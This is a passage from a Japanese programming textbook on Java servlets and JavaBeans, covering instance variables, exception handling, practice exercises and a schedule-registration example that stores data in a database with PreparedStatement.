このモデルを理解したうえで、先ほどのインスタンス変数を見直してみると、理解がより深まるのではないでしょうか。本来、インスタンス変数とはクラスがインスタンス化（オブジェクトが生成）されてから、破棄されるまで有効な変数のことですが、サーブレットの場合、同じインスタンスが（破棄されないまま）複数のリクエストで共有されるので、インスタンス変数も複数のリクエストで使いまわされるのです（これはアクセス修飾子がprivateである変数であっても例外ではありません）。

基本的に、今回のような読み取り専用のデータ以外を、サーブレットのインスタンス変数（またはJSPの宣言部）で定義するべきではありません*2。

*1　厳密には、1つのサーブレットではなく、1つの<servlet>要素で定義されたサーブレットについて、1つのインスタンスが生成されます。つまり、同じサーブレットを複数の<servlet>要素で定義した場合には、複数のインスタンスが生成されます。

*2　複数のリクエスト間で情報を共有したいならば、（インスタンス変数ではなく）セッションを利用するべきです（P.130も参照）。

相対パスから絶対パスを取得する

JSPで相対パスを絶対パスに変換するには、applicationオブジェクトのgetRealPathメソッドを利用しました。applicationオブジェクトは暗黙オブジェクトですから、その名のとおり、使用に際して特別な宣言を必要としなかったわけです。

しかし、サーブレット内ではその他の暗黙オブジェクト（outやrequestなど）が明示的な宣言を必要としたのと同様に、applicationオブジェクトもあらかじめ宣言しておく必要があります。

```
48 ServletContext application = getServletContext();
```

48行目に注目してください。applicationオブジェクトの正体は、ServletContextクラスです。ServletContextクラスは、HttpServletクラスがもともと実装しているgetServletContextメソッドを介して生成できます。

JSPの暗黙オブジェクトとサーブレットの各種クラス

ここで、知識の整理の意味も含めて、JSPの暗黙オブジェクトとサーブレットの各種クラスの対応関係をまとめておくことにしましょう。

つまるところ、JSPの暗黙オブジェクトとは、最初から「オブジェクト」というものがあったわけではありません。他のオブジェクト同様、元となるクラスが存在しており、ただよく使われるものだけはコンテナー（Tomcat）が自動的にインスタンス化していただけだったのです。

▼暗黙オブジェクトと元となるクラスの対応関係

暗黙オブジェクト名	元となるクラス名
application	javax.servlet.ServletContext
config	javax.servlet.ServletConfig
exception	java.lang.Throwable
out	javax.servlet.jsp.JspWriter
pageContext	javax.servlet.jsp.pageContext
request	javax.servlet.ServletRequest（javax.servlet.HttpServletRequest）
response	javax.servlet.ServletResponse（javax.servlet.HttpServletResponse）
session	javax.servlet.http.httpSession

例外を処理する

JSPでは「例外（エラー）処理」について、あまり意識する必要はありませんでした。

なぜならば、必要最小限の例外は、JSPがサーブレットに内部的に変換される際に、自動的にコンテナー（Tomcat）が処理してくれていたからです。

しかし、サーブレットではそうはいきません。プログラムの実行中にエラーを発生「するかもしれない」処理を記述する際には、必ずこの例外処理を伴う必要があります。

エラーを発生する「かもしれない」とは、たとえばプログラム中にデータベースへの接続処理が含まれている場合、接続先のデータベースが万が一動作していなかったときに「問題が発生する可能性がある」ということです。

Javaでは、プログラムの構文自体には問題ないが、ある特定の条件下で発生する可能性のあるこのようなエラーをあらかじめ想定し、例外処理として記述しなければなりません*1。例外処理は、一般的に次のように記述します。

*1　Javaの世界では例外処理は必須です。正しく例外が処理されていない場合、コンパイル時にエラーとなります。

構文 try...catch命令

```
try {
  例外（エラー）が発生する可能性のあるコード
} catch(発生するかもしれない例外の種類 例外を受け取る変数名) {
  例外発生時の処理
}
```

tryブロックには、例外（エラー）を引き起こす可能性のあるコード全体を記述します。もしもtryブロック内で例外（エラー）が発生した場合には、処理は即座にcatchブロックに引き渡されます。

その際、例外（エラー）の処理方法はいろいろありますが、本書では、printStackTraceというメソッドで単純にエラーの詳細情報（**エラートレース**[*2]）を出力することとします（69行目）。実際のアプリケーションでは、この部分に状況に応じた処理を記述してください。

```
47  try {
      ...中略...
68  } catch(IOException e) {
69    e.printStackTrace();
70  }
```

なお、どの処理がどのような例外を発生させるかは、先述のJava APIリファレンスから調べることができます。tryブロックの中で複数の例外が発生する可能性がある場合には、例外ごとにcatchブロックを複数記述してください。

newLine

```
public void newLine()
            throws IOException
```

改行文字を書き込みます。改行文字は、システムの line.separator プロパティーにより定義され、必ずしも単一の改行文字（'\n'）であるとは限りません。

例外:

IOException - 入出力エラーが発生した場合

▲Java APIリファレンスからの抜粋

Note メソッド宣言の中の例外

APIリファレンスの記述を見て、doGet / doPostメソッドの構文を思い出した人もいるでしょう。そのとおり、doGet / doPostメソッドを宣言する際に利用したthrows句です。

Javaでは、内部で発生する可能性があるエラーをメソッド宣言の一環としてきちんと明記しておく必要があります。これによって、そのメソッドで発生したエラーの種類を呼び出し元で判別し、適切なエラー処理ができるようになるわけです。

*2 エラートレースは、例外が発生するまでの内部的な処理過程を示します。多くは最終的なエラーメッセージがバグ判断の決め手になりますが、慣れてくると、トレースを参照することで、どの段階で不具合が発生しているのかも判断できるようになります。

Note 例外のマルチキャッチ

Java SE 7以降では、1つのcatchブロックで複数の例外をまとめて処理することもできます。例外によらず、処理内容が同じ場合には便利な機能です。マルチキャッチでは、処理すべき例外を「|」で列挙するだけです。

```
try {
  ...中略...
} catch (NamingException | SQLException e) {
  e.printStackTrace();
}
```

まとめ

- 途中で変更する可能性がある情報は初期化パラメーターとして定義しておくと便利です。
- 初期化パラメーターは、@WebServletアノテーションのinitParams属性、またはweb.xmlの<servlet>－<init-param>要素で宣言できます。
- サーブレットは「シングルインスタンス・マルチスレッド」モデルで動作します。
- サーブレットのインスタンス変数はすべてのリクエストで共有されます。
- JSPの暗黙オブジェクトapplicationの正体は、ServletContextクラスです。
- JSPの暗黙オブジェクトは、それぞれ、なんらかのクラスをJSPコンテナーが自動的にインスタンス化したものです。
- Javaではコードがあらかじめ発生し得る例外（エラー）を想定し、これを処理するための例外処理を記述しなければなりません。

実習　講義　**練習問題**　CHAPTER 05 LESSON 25

Q1 LESSON 13のaddress.jspをサーブレットに書き直してみましょう。以下の空欄を埋めて、P1_ReaderServlet.javaを完成させてください。

リスト P1_ReaderServlet.java

```
1 package to.msn.wings.lesson25;
2
3 import java.io.BufferedReader;
4 import java.io.FileReader;
5 import java.io.IOException;
6 import java.io.PrintWriter;
7 import [①];
8
```

```
import javax.servlet.ServletContext;
import javax.servlet.ServletException;
import javax.servlet.annotation.WebServlet;
import javax.servlet.http.HttpServlet;
import javax.servlet.http.HttpServletRequest;
import javax.servlet.http.HttpServletResponse;

@WebServlet("/lesson25/P1_ReaderServlet")
public class P1_ReaderServlet extends HttpServlet {
  @Override
  public void doGet(HttpServletRequest request, HttpServletResponse response)
      throws ServletException, IOException {
      ServletContext [ ② ] = getServletContext();
      response.setContentType("text/html;charset=UTF-8");
      PrintWriter out = response.getWriter();
      out.println("<!DOCTYPE html><html><head><meta charset= 'UTF-8' />");
      out.println("<title>住所録一覧</title>");
      out.println("</head><body>");
      out.println("<table border='1'><tr>");
      out.println("<th>No.</th><th>名前</th><th>性別</th><th>電話番号</th><th>住所</th></tr>");
      FileReader reader = new FileReader(
        application.getRealPath("/WEB-INF/data/data.txt"));
        BufferedReader buf = new BufferedReader(reader);
        while(buf.ready()) {
          String line = buf.readLine();
          out.println("<tr>");
          [ ③ ] token = new [ ③ ](line, "¥t");
          while(token.[ ④ ]) {
            out.println("<td>" + token.[ ⑤ ] + "</td>");
          }
          out.println("</tr>");
        }
        buf.close();
      out.println("</table></body></html>");
  }
}
```

Q2 LESSON 15のregexp.jspをサーブレットで書き直してみましょう。以下の空欄を埋めて、P2_RegexpServlet.javaを完成させてください。

リスト P2_RegexpServlet.java

```
1  package to.msn.wings.lesson25;
2
3  import java.io.IOException;
4  import java.io.PrintWriter;
5  import [①].Matcher;
6  import [①].Pattern;
7
8  import javax.servlet.ServletException;
9  import javax.servlet.annotation.WebServlet;
10 import javax.servlet.http.HttpServlet;
11 import javax.servlet.http.HttpServletRequest;
12 import javax.servlet.http.HttpServletResponse;
13
14 @WebServlet("/lesson25/P2_RegexpServlet")
15 [②] {
16   @Override
17   [③]
18     throws ServletException, IOException {
19     response.setContentType("text/html;charset=UTF-8");
20     PrintWriter out = response.getWriter();
21     out.println("<!DOCTYPE html><html><head><meta charset=
   'UTF-8' />");
22     out.println("<title>正規表現で文字列を検索</title>");
23     out.println("</head><body>");
24     String msg = "メールアドレスは、CQW15204@nifty.com です。";
25     msg += "y-yamada@mcn.ne.jp もあります。";
26     Pattern pattern = Pattern.[④](
27       "[¥¥w¥¥.¥¥-]+@([¥¥w¥¥-]+¥¥.)+[¥¥w¥¥-]+", Pattern.CASE_
   INSENSITIVE);
28     Matcher match = pattern.matcher(msg);
29     while(match.[⑤]) {
30       out.println(match.group() + "<br />");
31     }
32     out.println("</body></html>");
33   }
34 }
```

JavaBeans導入でWeb開発の効率化

JavaBeansとは、より汎用的に部品化できるようにいくつかのルールを施してできたクラスです。見かけはただのクラスです。言葉の目新しさに翻弄されることなく、JavaBeansとは「部品化を行う」ための考えである、とその1点だけをおさえ、あとは、これまでのサーブレットやJSPといかに関連させるか、JSP＆サーブレットからどのようにロジックを切り出すのか、具体的な実現方法に注意してみてください。すべてにおいて、「言葉の響きよりも実際は単純」なのです。

CHAPTER 06

LESSON
26

CHAPTER	LESSON	DAYS
01	01	1st
	02	
	03	
	04	
	05	
02	06	2nd
	07	
	08	
	09	
03	10	3rd
	11	
	12	
	13	4th
	14	
	15	
04	16	5th
	17	
	18	
	19	6th
	20	
	21	
	22	
05	23	7th
	24	
	25	
06	26	8th
	27	
	28	
07	29	9th
	30	
	31	
08	32	10th
	33	
	34	
	35	


レッスン予定日
□□月□□日

レッスン終了 □

サーブレットからJavaBeansを呼び出そう

JavaBeansとは、他のプログラムから共通的に呼び出すことを目的としたJavaクラスのことです。JavaBeansを利用するには、高度な知識は不要です。すぐあとで述べるような、本当にいくつかの文法的規則を守るだけで、容易に利用できます。

本LESSONでは、LESSON 19のサンプルからデータベースへの登録ロジックの部分を、JavaBeansとして外部化することで、コントローラー（制御部分）としてのサーブレットを簡素化し、ロジックの再利用性を向上させてみます。



▲入力したスケジュール情報をデータベースに登録

サンプルファイル
jsp10 ▶ lesson26_28 ▶ insert.jsp
WEB-INF ▶ src/to/msn/wings/lesson26_28 ▶ InsertServlet.java, Schedule.java

1 コードを入力する（入力フォーム）

メモ帳で/lesson26_28フォルダーのinsert.jspを開き、リスト1のマーカー部分を入力します。入力できたら、ファイルを上書き保存してください。

リスト1 insert.jsp

```
 1 <%@ page contentType="text/html;charset=UTF-8" %>
   ...中略...
11 <!DOCTYPE html>
12 <html>
13 <head>
```

```
<meta charset="UTF-8" />
<title>簡易スケジュール帳</title>
</head>
<body>
<form method="POST" action="InsertServlet">
...中略...
</form>
</body>
</html>
```

2 コードを入力する（登録サーブレット）

メモ帳で/WEB-INF/src/to/msn/wings/lesson26_28フォルダーのInsertServlet.javaを開き、リスト2のマーカー部分を入力します。入力できたら、ファイルを上書き保存してください。

リスト2 InsertServlet.java

```
package to.msn.wings.lesson26_28;

import java.io.IOException;

import javax.servlet.ServletException;
import javax.servlet.annotation.WebServlet;
import javax.servlet.http.HttpServlet;
import javax.servlet.http.HttpServletRequest;
import javax.servlet.http.HttpServletResponse;

@WebServlet("/lesson26_28/InsertServlet")
public class InsertServlet extends HttpServlet {
@Override
  public void doPost(HttpServletRequest request, HttpServletResponse response)
    throws ServletException, IOException {
    request.setCharacterEncoding("UTF-8");
    Schedule info = new Schedule();
    info.setTitle(request.getParameter("title"));
    info.setScheduleDate(request.getParameter("date_year") + "-" +
      request.getParameter("date_month") + "-" +
      request.getParameter("date_day"));
    info.setScheduleTime(request.getParameter("time_hour") + ":" +
      request.getParameter("time_minute"));
    info.setMemo(request.getParameter("memo"));
    info.insertInfo();
    response.sendRedirect("insert.jsp");
  }
}
```

JavaBeansの呼び出しと実行

3 新規にコードを作成する（JavaBeans）

メモ帳で新規文書を作成し、リスト3のコードを入力します。リストの内容を入力できたら、/WEB-INF/src/to/msn/wings/lesson26_28フォルダーにSchedule.javaという名前でファイルを保存します。文字コードはUTF-8に設定してください。

リスト3 Schedule.java

```
1  package to.msn.wings.lesson26_28;
2
3  import java.io.Serializable;
4  import java.sql.Connection;
5  import java.sql.PreparedStatement;
6  import java.sql.SQLException;
7
8  import javax.naming.Context;
9  import javax.naming.InitialContext;
10 import javax.naming.NamingException;
11 import javax.sql.DataSource;
12
13 public class Schedule implements Serializable {
14   public Schedule(){/* コンストラクタ */}
15
16   private String id;
17   public void setId(String id) { this.id = id; }
18   public String getId() { return this.id; }
19
20   private String title;
21   public void setTitle(String title) { this.title = title; }
22   public String getTitle() { return this.title; }
23
24   private String scheduleDate;
25   public void setScheduleDate(String scheduleDate) { this.
   scheduleDate = scheduleDate; }
26   public String getScheduleDate() { return this.scheduleDate; }
27
28   private String scheduleTime;
29   public void setScheduleTime(String scheduleTime) { this.
   scheduleTime = scheduleTime; }
30   public String getScheduleTime() { return this.scheduleTime; }
31
32   private String memo;
33   public void setMemo(String memo) { this.memo = memo; }
34   public String getMemo() { return this.memo; }
35
36   public int insertInfo() {
37     int result = 0;
38     Connection db = null;
```

クラスのインポート

JavaBeans全体の定義

コンストラクターの定義

プライベート変数／アクセサーメソッドの定義

insertInfoメソッドの定義

```
39      PreparedStatement ps =null;
40      try {
41        Context context = new InitialContext();
42        DataSource ds = (DataSource)context.lookup("java:comp/
    env/jdbc/Jsp10");
43        db = ds.getConnection();
44        ps = db.prepareStatement("INSERT INTO schedules(title,
    schedule_date, schedule_time, memo) VALUES(? ,?,? ,?)");
45        ps.setString(1, this.title);
46        ps.setString(2, this.scheduleDate);
47        ps.setString(3, this.scheduleTime);
48        ps.setString(4, this.memo);
49        result = ps.executeUpdate();
50        ps.close();
51        db.close();
52      } catch (NamingException e) {
53        e.printStackTrace();
54      } catch (SQLException e) {
55        e.printStackTrace();
56      } finally {
57        try {
58          if(ps != null) { ps.close(); }
59          if(db != null) { db.close(); }
60        } catch (SQLException e) {
61          e.printStackTrace();
62        }
63      }
64      return result;
65    }
66  }
```

4 JavaBeansクラスをコンパイルする

コマンドプロンプトを開き、以下のようにコマンドを実行します。

```
> cd %CATALINA_HOME%¥webapps¥jsp10¥WEB-INF¥src¥to¥msn¥wings¥
lesson26_28*1
> javac -encoding UTF-8 Schedule.java
```

/WEB-INF/src/to/msn/wings/lesson26_28フォルダーの配下にSchedule.classができていれば、コンパイルは成功です*2。生成されたSchedule.classは、/WEB-INF/classes/to/msn/wings/lesson26_28フォルダーに移動します。

*1 環境変数%CATALINA_HOME%は、LESSON 01で定義したものです。今一度、きちんと定義済みであるかを確認しておきましょう。

*2 コンパイルでエラーが発生した場合には、P.311の解説もあわせて確認してみましょう。

5 サーブレットクラスをコンパイルする

コマンドプロンプトを開き、以下のようにコマンドを実行します。

```
> cd %CATALINA_HOME%¥webapps¥jsp10¥WEB-INF¥src¥to¥msn¥wing
s¥lesson26_28
> javac -encoding UTF-8 InsertServlet.java
```

/WEB-INF/src/to/msn/wings/lesson26_28フォルダーの配下にInsertServlet.classができていれば、コンパイルは成功です。生成されたInsertServlet.classは、/WEB-INF/classes/to/msn/wings/lesson26_28フォルダーに移動します。

6 アプリケーションを再起動する


.classファイルを新規作成／更新した場合には、アプリケーションを再起動する必要があります。P.294と同様の手順で、Tomcat Managerからjsp10アプリケーションを再起動してください。

7 ブラウザーで動作を確認する

Tomcat、MySQLが起動していることを確認してから、ブラウザーから以下のURLを入力してください。P.334の画面から、実際にデータを入力してみましょう。

http://localhost:8080/jsp10/lesson26_28/insert.jsp

データを入力したら、LESSON 20のselect.jspを実行し、schedulesテーブルの内容を一覧表示します。入力したレコードが反映されていれば成功です。



日付	時刻	予定名	備考	削除
2015年01月30日	10時00分	WINGS研修旅行	新宿駅待ち合わせ	編集
2015年02月02日	13時00分	WINGSメンバー募集説明会	募集要項持参	編集
2015年02月07日	11時00分	S社打ち合わせ	企画書持参	編集
2015年02月18日	14時00分	A社打ち合わせ	A書籍の資料を持参	編集

▲スケジュール一覧をブラウザーで表示


JavaBeansを利用する理由

クライアントとの入出力を担当するサーブレットやJSPは、クライアントやサーバー環境などの変更に影響を受けやすい部分です。たとえば、対応デバイスにモバイル端末が加われば、出力すべきコンテンツは確実に影響を受けますし、場合によっては、ユーザーが入力してきたデータの処理方法も変わるかもしれません。しかし、そんなときでも、バックエンドの

業務ロジックやデータベースアクセスのコードにまで影響が及ぶことは少ないものです。

そこで、変動の頻度が多い入出力、制御の部分だけをサーブレットやJSPに残し、コアとなる定型的で複雑なビジネスロジックを別に部品化してしまおうというのが、**JavaBeans**の基本的なアイデアです。

Model、View、Controllerを意味する**MVC**（Model－View－Controller）設計技法は、そんなJSP／サーブレット／JavaBeansによる役割分担を最も端的に表現した概念です。JavaBeansでビジネスロジック（Model）を記述し、JSPでユーザーインターフェイス（View）を構築し、そして、その両者へのデータの振り分けをサーブレットが制御する（Controller）。その役割を明確に分担することで、アプリケーションに変更が発生したときにも、影響範囲を局所化できるわけです。



▲JSP／サーブレット／JavaBeans

CHAPTER 06では、JavaBeansの実装方法を学ぶだけでなく、ようやく出揃ったJSP／サーブレット／JavaBeansという3要素がどのように連携していくのかに着目して、学習を進めていきます。

JavaBeansである条件

クラスがJavaBeansであるために満たさなければならない規則は、決して複雑でも難しいものでもありません。JavaBeansで守らなければならない、最低限の構文ルールは、以下の3点です。

（1）引数のないコンストラクターを持つこと

コンストラクターは、クラスがインスタンス化（オブジェクトが生成）される際に最初に呼び出されるメソッドで、クラスと等しい名前を持ちます。主に、オブジェクトの中で定義された変数やリソースを初期化するために利用します。

JavaBeansでは、このコンストラクターに引数を持たせることができません。

たとえば、これまでも頻繁に登場したStringTokenizerクラスは

```
StringTokenizer token = new StringTokenizer(line, ",");
```

のように、コンストラクターに2つの引数を持っていましたし、FileReaderクラスも

```
FileReader reader = new FileReader(path);
```

のように、引数としてパスを渡さなければなりませんでした。しかし、JavaBeansを呼び出す際には、必ず

```
JavaBeans名 変数 = new JavaBeans名();
```

のように記述できなければなりません。

サンプルのScheduleクラスであれば、以下のようになります。

```
Schedule info = new Schedule();
```

コンストラクターを定義しているのは、Schedule.javaの14行目です。

```
14  public Schedule() { /* コンストラクター */ }
```

引数がない場合にも、「()」は省略できない点に注意してください。

また、これはJavaBeansに限った話ではありませんが、コンストラクターでは戻り値を指定できない点にも要注意です。

```
public void Schedule() { /* コンストラクター */ }
```

のように、戻り値型を記述してしまった場合には、通常のメソッドとみなされてしまいますので、間違えないようにしましょう。

Note　空のコンストラクターは省略可能

サンプルのように、コンストラクターの中身が空である場合には、コンストラクターの宣言そのものを省略してもかまいません。つまり、実習のサンプルであれば、14行目は省略可能です。その場合は、コンパイル時に自動的に引数を持たない空のコンストラクターが生成されます。

(2) フィールドを参照／設定するためのアクセサーメソッドを定義すること

たとえば、以下のようなクラスの定義があったとします。

```
public class Schedule {
  public String title;
}
```

この場合、Scheduleクラスの変数（＝フィールド）であるtitleには、以下のようなアクセスが許されます。

```
Schedule info = new Schedule();
String title = info.title;
```

Scheduleクラスの変数titleはアクセス権限publicとなっていますので、クラスの外からも直接にアクセスできるわけです。

しかし、JavaBeansに保持する変数は、原則、private変数として定義しなければなりません。つまり、外部クラスからJavaBeans内部の変数に直接アクセスすることは許されないということです。

その代わり、これら変数には、setXxxxx / getXxxxxという名前のメソッドを介してアクセスできるようにしておく必要があります。これらメソッドのことを、フィールドにアクセスするためのメソッドという意味で**アクセサーメソッド**（**Accessor Method**[*1]）と呼びます。

たとえば、JavaBeansの中に、String型のtitleというフィールドがあったとします。その場合、titleフィールドへの設定／参照用のメソッドとして、setTitle / getTitleという2つのメソッドを用意しておく必要があります。アクセサーメソッドは

- set + フィールド名
- get + フィールド名

の規則で命名します。この際、フィールド名の頭文字は大文字にします。

また、これらアクセサーメソッドは外部クラスからアクセスできなければなりませんので、アクセス修飾子は必ずpublicにしなければなりません。

具体的な例を見てみましょう。

```
20 private String title;
21 public void setTitle(String title) { this.title = title; }
22 public String getTitle() { return this.title; }
```

setTitleメソッドはtitleフィールドに値を設定するメソッドで、引数として受け取った値をクラス内部のprivate変数[*2]にセットする役割を持ちます。

getTitleメソッドはtitleフィールドから値を参照するためのメソッドで、クラス内部に保持されたprivate変数の内容を返します。

setXxxxxメソッドだけが定義された場合にはフィールドは書き込み専用に、getXxxxxメソッドだけが定義された場合にはフィールドは読み取り専用になります。

*1 設定／参照用のアクセサーメソッドを区別して、設定用のメソッドを**セッターメソッド**（Setter Method）、参照用のメソッドを**ゲッターメソッド**（Getter Method）と呼ぶ場合もあります。

*2 this.titleは、「この（現在の）」インスタンスの変数titleを表します。

構文 アクセサーメソッド*1

```
public void set＜フィールド名＞(データ型 引数){      …… 設定用メソッド
  this.private変数名 = 引数;
}
```


```
public データ型 get＜フィールド名＞(){              …… 参照用メソッド
  return this.private変数名;
}
```

*1 ここで表している構文はアクセサーメソッドの最低限の構成です。実際には、変数の設定／参照に関わるコード（たとえば型チェックや値変換など）を含める場合もあります。

このようにフィールドそのものはクラスの中に隠しておき、アクセサーメソッドを介して値を設定／参照するという手続きは、あるいは面倒に感じられるかもしれません。しかし、アクセサーメソッドを介することで、以下のメリットがあります。

- 読み書きの制御が可能になる
- フィールド値を設定する際に値の検証をまとめて行える
- フィールド値を参照する際に値の加工などを行える

具体的には、本LESSONの練習問題で登場するBookクラスなども参照してみるとよいでしょう。



▲フィールドへのアクセス方法

(3) Serializableインターフェイスを実装しなければならない


13行目に注目です。

```
13 public class Schedule implements Serializable {
```

このように、JavaBeansではクラスにSerializableインターフェイス（java.ioパッケージ）を実装する必要があります*2。Serializableインターフェイスは、そのクラスがシリアル化可能であることを表します。

シリアル化（Serialize：**シリアライズ**）とは「直列化」という意味ですが、これだけではなんのことかわかりませんね。たとえば、オブジェクトなどの例を考えてみましょう。オブジェクトは、内部的に変数（フィールド）やメソッドを保持する複雑な構造化データです。しかし、実際にデータとしてやりとりしたり、データベースやファイルなどに保存する場合には、このままでは処理できません。そこで、複雑な情報を、ある一定の規則に従って単純な構造のバイト列に変換する必要があるのです。

*2 インターフェイスとは、言うなれば、中身を持たない、メソッドの中身だけが定義された特別なクラスのことです。インターフェイスを引き継いで、クラスを定義することを「インターフェイスを実装する」と言います。インターフェイスを実装するには、implementsキーワードを使用します。



▲直列化の考え方

Serializableインターフェイスは、構造化データの直列化／復元という2つの機能を、クラスに提供します。

データの共有を目的としたJavaBeansでは、汎用的なデータ交換の仕組みを実現する必要があることから、このSerializableインターフェイスを実装していなければなりません。

サーブレットからJavaBeansを呼び出す方法

「JavaBeans」と、いかにも特殊な仕組みであるかのように呼んでしまうと難しく感じられるかもしれませんが、ここまで紹介してきたように、要はJavaBeansとは、Javaで記述されたクラスの一種にすぎません。したがって、JavaBeansを呼び出す方法などは、これまで扱ってきたような通常のクラスとなんら変わることはありません。

InsertServlet.javaの17行目に注目してみましょう。

```
17  Schedule info = new Schedule();
```

「クラス名 変数 = new クラス名()」の形式は、これまでとまったく変わるところはありません。これで「info.メソッド名(引数, ...)」で、JavaBeansクラスScheduleで定義されているメソッドにアクセスできるようになりました。

JavaBeansでメソッドを定義する

Scheduleクラスは、内部にコンストラクターとアクセサーメソッド、insertInfoメソッドを持つ単純なJavaBeansです。insertInfoメソッドではプライベート変数に保持された値に基づいて、データベースにレコードを追加します。JavaBeansであるからといって、メソッドの記述方法がどこか変わるわけではありません。

唯一、insertInfoメソッドは外部のサーブレットやJSPからアクセスされる可能性があるメソッドですので、アクセス修飾子をpublicとしなければならないことに注意してください。逆に、JavaBeansの内部でのみ使用するローカルなメソッドについては、アクセス修飾子をprivateとし、外部のクラスからはアクセスできないようにしておく必要があります。

データベースの操作方法については、すでにLESSON 19で紹介していますので、こちらを参照してください。

Scheduleクラスで定義されたinsertInfoメソッドには、サーブレットクラスInsertServletから以下のようにしてアクセスできます。

```
25 info.insertInfo();
```

「オブジェクト名.メソッド名(引数);」の書式も、これまで利用してきたクラスとなんら変わるところはありませんね。

データベースの切断はfinallyブロックで

insertInfoメソッドの記述の中で、1点だけ注目しておいておきたい点があります。

それは、PreparedStatementオブジェクトやConnectionオブジェクトのクローズを、finallyブロックの中で行っているという点です。56～63行目に注目してみましょう。

```
56 } finally {
57   try {
58     if(ps != null) { ps.close(); }
59     if(db != null) { db.close(); }
60   } catch (SQLException e) {
61     e.printStackTrace();
62   }
63 }
```

LESSON 25で、Javaには例外発生時の処理を規定するためのtry...catchという構文があることを紹介しました。tryブロックで例外が発生した場合には、対応するcatchブロックに処理が遷移し、エラーをフォローできます。

finallyブロックは、このtry...catch構文とあわせて利用することで、例外の有無にかかわらず、最終的に実行すべき処理を記述できます。finallyブロックには、tryブロックの中で

使用したリソースの破棄などの処理を記述するのが一般的です。ここでは、Connection / PreparedStatementオブジェクトの有無を確認し、それぞれクローズ（破棄）しています。

データベース処理を記述している場合には、closeメソッドは必ずfinallyブロックに記述するようにしてください。さもないと、もしも途中で何かの例外が発生した場合に、データベース接続が破棄されないことになってしまい、不要なリソースが占有されることにもなりかねないからです*1。

*1 本来はJSPページでも同様にcloseメソッドはfinallyブロックで記述するべきものです。しかし、学習上のわかりやすさを考慮して、LESSON 19などではfinallyブロックは使用していません。余力のある方は、復習ついでにLESSON 19のサンプルをtry...catch...finallyブロックを使って書き直してみると勉強になるでしょう。

Note try...with...resources構文

Java SE 7では、新たに**try...with...resources構文**が追加され、コードの中で利用したリソース（ここでは接続）の後始末をよりシンプルなコードで表現できるようになりました。

```
try (Connection db = ds.getConnection();
     PreparedStatement ps = db.prepareStatement("INSERT INTO
schedules(title, schedule_date, schedule_time, memo) VALUES(? ,
? ,? ,?)")) {
  ...中略...
} catch(SQLException e) {
  e.printStackTrace();
}
```

try...with...resources構文では、リソースをtry直後のカッコで宣言することで、tryブロックを抜けるタイミングで、リソースが自動的に解放されるようになります。finally句でのcloseメソッドの呼び出しが不要になるので、コードがぐんとシンプルになります*2。

ただし、try...with...resources構文には、いくつかの注意点もあります。

(1) 自動解放されるリソースはAutoCloseableインターフェイスを実装していること

try...with...resources構文で自動解放できるのは、AutoCloseableインターフェイスを実装したクラス――たとえば、Connection、Statement（PreparedStatement）、ResultSet、Reader、Writer、InputStream、OutputStreamなどのクラスに限定されます。

(2) リソースの有効範囲が異なる

